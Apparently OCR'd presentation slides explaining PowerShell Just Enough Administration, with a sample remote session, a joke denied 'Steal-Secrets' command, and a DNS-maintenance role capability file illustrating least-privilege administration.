
"No gentilkiwi.
Just use PowerShell to connect to the server"

```
PS> Enter-PSSession Server1
Server1> Restart-Service Dns
☺
```


```
Server1> Steal-Secrets
Error: You are not authorized to Steal-Secrets
```

Server1


SECURITY EXPOSURE = TIME X CAPABILITY



PRIVILEGED IDENTITY MANAGEMENT = TIME




JUST ENOUGH ADMINISTRATION = CAPABILITY




JEA ROLE CAPABILITY EXAMPLE

```
@{

# Description of the functionality provided by these settings
Description = 'Role Capabilities for DNS Maintenance'

# Modules to import when applied to a session
ModulesToImport = 'DnsServer'

# Cmdlets to make visible when applied to a session
VisibleCmdlets = 'Get-Service', 'Restart-Service',
'Get-DnsServerCache', 'Clear-DnsServerCache',
'Show-DnsServerCache'

# Functions to define when applied to a session
FunctionDefinitions = @{
    'Name' = 'whoami'
    'ScriptBlock' = { $PSSenderInfo } }

}
```

LOCAL SANDBOXING



JUST ENOUGH ADMINISTRATION!

